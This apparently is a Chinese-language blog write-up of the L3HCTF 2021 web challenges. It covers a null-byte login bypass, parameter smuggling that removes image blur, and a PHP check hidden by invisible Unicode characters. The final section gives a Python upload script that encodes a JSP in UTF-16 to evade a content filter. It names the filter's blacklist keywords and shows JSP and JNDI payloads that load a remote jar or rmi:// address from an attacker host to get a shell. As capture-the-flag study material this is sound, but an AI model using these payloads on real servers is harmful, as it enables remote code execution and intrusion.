[2021XCTF]L3HCTF-Writeup(Web)

原创

Y4tacker 于 2021-11-16 20:57:21 发布 2076 收藏 11

分类专栏： 安全学习 # CTF记录 文章标签： java ctf php web安全

文章目录

写在前面

这周刚好比较空就抽了点时间打了下，质量挺高的还是


Web

Image Service 1

首先我不会go逆向，也不可能逆向，什么快乐elf看不见


fonts	168 0...	88 972	2021-...	2021-...	2021-...	D
start.sh	23	25	2021-...	2021-...	2021-...	A
main	10 70...	5 592 ...	2021-...	2021-...	2021-...	A
Dockerfile	134	112	2021-...	2021-...	2021-...	A

注册个账号，发现密码不能是admin
进去可以上传图片
flag在admin账户上传的图片中 源码都被编译了
感觉在任何地方输入admin 都会被ban，



伪造header也都不行
f12我查看源码的时候发现居然是支持表单提交

不会逆向go，那无源码情况下只能靠渗透时候的一些思路，
通过数组、变异payload、多空格等尝试，最终发现可以通过00截断，成功绕过后端检验



访问第二个url，拿到flag1





Image Service 2

后面发现附件更新，有了flag2的uuid

```
    r = sess.post('http://localhost:8000/image/upload', files={"image": open("./flag1.png", "rb")})
    assert(r.status_code == 200)
    r = sess.get('http://localhost:8000/image/list')
    assert(r.status_code == 200)
    flag1 = r.json()[0]['uuid']
    r = sess.post('http://localhost:8000/share/new', data={"uuid": flag1, "public": 1})
    assert(r.status_code == 200)
    print(f"flag1: {r.text}")

    r = sess.post('http://localhost:8000/image/upload', files={"image": open("./flag2.png", "rb")})
    assert(r.status_code == 200)
    r = sess.get('http://localhost:8000/image/list')
    assert(r.status_code == 200)
    flag2 = r.json()[0]['uuid']
    r = sess.post('http://localhost:8000/share/new', data={"uuid": flag2, "y1": 200, "x1": 200, "text": "secret", "textsize": 50, "blur": 20, "public": 1})
    assert(r.status_code == 200)
    print(f"flag2: {r.text}")

try:
    print("Registering admin")
    admin_bot()
```

我尝试了下本地修改伪造token似乎不太行，可能与其他不知道的参数有关





```
{"error":"Invalid token"}
```

也发现无论repeat多少次，只要别的参数都一样 token 就一样，而且相同图片的uid分享后不会变
之后无意间看到docker日志，这里输出了两个token的值，觉得这里很奇怪

```
service_1   | map[blur:[20] text:[secret] textsize:[50] uuid:[eb4ab436-7218-4f9a-822a-3cd9d6e6934f] x
1:[200] y1:[200]]
service_1   | 7c129471393cf43b13d76e0812397b682fd4f237fd85ff6324007b4cca4dfcdd 7c129471393cf43b13d76e
0812397b682fd4f237fd85ff6324007b4cca4dfcdd
service_1   | [GIN] 2021/11/15 - 07:46:13 | 200 |   25.825815ms |      172.19.0.1 | GET      "/get?bl
ur=20&text=secret&textsize=50&token=7c129471393cf43b13d76e0812397b682fd4f237fd85ff6324007b4cca4dfcdd
&uuid=eb4ab436-7218-4f9a-822a-3cd9d6e6934f&x1=200&y1=200"
nginx_1     | 110.185.233.103 - - [15/Nov/2021:07:46:13 +0000] "GET /get?blur=20&text=secret&textsize
```


结合上面那一条日志猜想会不会传类似日志中map方式可以绕过，确实有效果很神奇，原本的blur模糊参数空间被屏蔽了




此时也是输出两个相同token，说明我们确实成功了

```
service_1   | map[blur:[20] text:[secret] textsize:[50] uuid:[eb4ab436-7218-4f9a-822a-3cd9d6e6934f] x
1:[200] y1:[200]]
service_1   | 7c129471393cf43b13d76e0812397b682fd4f237fd85ff6324007b4cca4dfcdd 7c129471393cf43b13d76e
0812397b682fd4f237fd85ff6324007b4cca4dfcdd
service_1   | [GIN] 2021/11/15 - 07:55:29 | 200 |   5.882865ms |      172.19.0.1 | GET      "/get?bl
ur:[20]%20text=secret&textsize=50&token=7c129471393cf43b13d76e0812397b682fd4f237fd85ff6324007b4cca4d
fcdd&uuid=eb4ab436-7218-4f9a-822a-3cd9d6e6934f&x1=200&y1=200"
nginx_1     | 110.185.233.103 - - [15/Nov/2021:07:55:29 +0000] "GET /get?blur:[20]%20text=secret&text
size=50&token=7c129471393cf43b13d76e0812397b682fd4f237fd85ff6324007b4cca4dfcdd&uuid=eb4ab436-7218-4f
```


同理接下来我们只要能屏蔽x1坐标的值，就能得到flag



最后去题目环境下拿到flag
首先获取token



屏蔽参数获取flag



Easy PHP

比较奇怪的现象，双击username没问题


```php
<?php
error_reporting(0);
if ("admin" == $_GET[usernam && "l3hctf" == $_GET[password]) { //Welcome to L3HCTF+!!
        include "flag.php";
        echo $flag;
}
show_source(__FILE__);
?>
```



```
& "l3hctf" == $_GET[passwo { //Welcome to L3HCTF+!!
```


password就有问题
整行复制后编码可以看到这里多了一些神奇的字符

```php
<?php
error_reporting(0);
if ("admin" == $_GET[username] && "l3hctf" == $_GET[password]) { //Welcome to L3HCTF+!!
        include "flag.php";
        echo $flag;
}
show_source(__FILE__);
?>
```



只恢复[]，""等字符，并删除注释，最终恢复出来是这个

```php
error_reporting(0);
if ("admin" == $_GET[username] && "l3hctf" == $_GET[password]) { //Welcome to L3HCTF+!!
        include "flag.php";
        echo $flag;
}
show_source(__FILE__);
?>
```



按照上图中方式传参数，成功拿到flag

bypass

后缀用jsjspp绕过 主要还是文件内容

```
public static boolean checkValidChars(String content) {
    Pattern pattern = Pattern.compile("[a-zA-Z0-9]{2,}");
    Matcher matcher = pattern.matcher(content);
    return matcher.find();
}
```


主要还是绕文件内容的检测了，绕可见字符的检测，还有一个BlackWordsDetect

```
                ext = checkExt(ext);

                String filePath = uploadPath + File.separator + randName() + ext;
                File storeFile = new File(filePath);

                String content = item.getString();
                boolean check = checkValid
                Chars(content);

                if (check){
                    response.getWriter().write("上传失败：检测到可见字符");
                    return;
                }

                //居然被绕过了，得再加一层过滤
                BlackWordsDetect blackWordsDetect = new BlackWordsDetect(item);
                boolean detectResult = blackWordsDetect.detect();
                if (detectResult) {
                    response.getWriter().write("上传失败：检测到黑名单关键字！ " + blackWordsDetect.getBlackWord()
                    return;
                } else {
                    item.write(storeFile);
                    response.getWriter().write("文件上传成功！文件路径：" + filePath);
                }
            }
        }
    }
```


就很好奇为什么正则过了还有黑名单，只能说明一点，那就是最终写入的一定是一个正常的文件，这个时候，试试能否通过转换编码为utf-16，写个脚本

```python
#coding:utf-8
import requests

def uploads(filedata, filename):
    with open(filename, 'wb') as f:
        f.write(filedata)

    r = requests.post('http://123.60.20.221:10001/UploadServlet', files={"filename": open(filename, "rb")})

    print(r.text)
    if "文件上传成功！文件路径：/usr" in r.text:
        url = "http://123.60.20.221:10001/" + r.text.replace(
            "文件上传成功！文件路径：/usr/local/apache-tomcat-8.5.72/webapps/ROOT/", "")
        print(url)
        r = requests.get(url)
        print(r.text)


if __name__ == '__main__':
    data = '''<% out.print("23333"); %>'''.encode("utf-16")
    uploads(data, "1.jsjspp")
```

成功输出了结果，说明思路没问题




接下来通过不断的尝试，发现黑名单有Runtime、\u、ScriptEngine、newInstance、ProcessBuilder、invoke、File、defineClass、lookup，JdbcRowSetImpl等

绕过方法一


绕过也很简单，配合UrlClassLoader与Class.forName在初始化对象时候执行命令

```
<%@ page import="java.net.URL" %>
<%@ page import="java.net.URLClassLoader" %>
<%
    URL url = new URL("http://4xxxx212/abc.jar");

    URLClassLoader ucl = new URLClassLoader(new URL[]{url});

    Class.forName("com.yyds.yy",true,ucl);

%>
```

首先写一个恶意类，打包jar上传服务器



成功拿到shell，获得flag



绕过方法二

只过滤了小写的lookup，但是还是可以jndi

```
javax.naming.InitialContext.doLookup( name: "rmi://xxxx");
```

看静态方法学费了吗

```
/unchecked/
public static <T> T doLookup(String name)
        throws NamingException {
    return (T) (new InitialContext()).lookup(name);
}
```

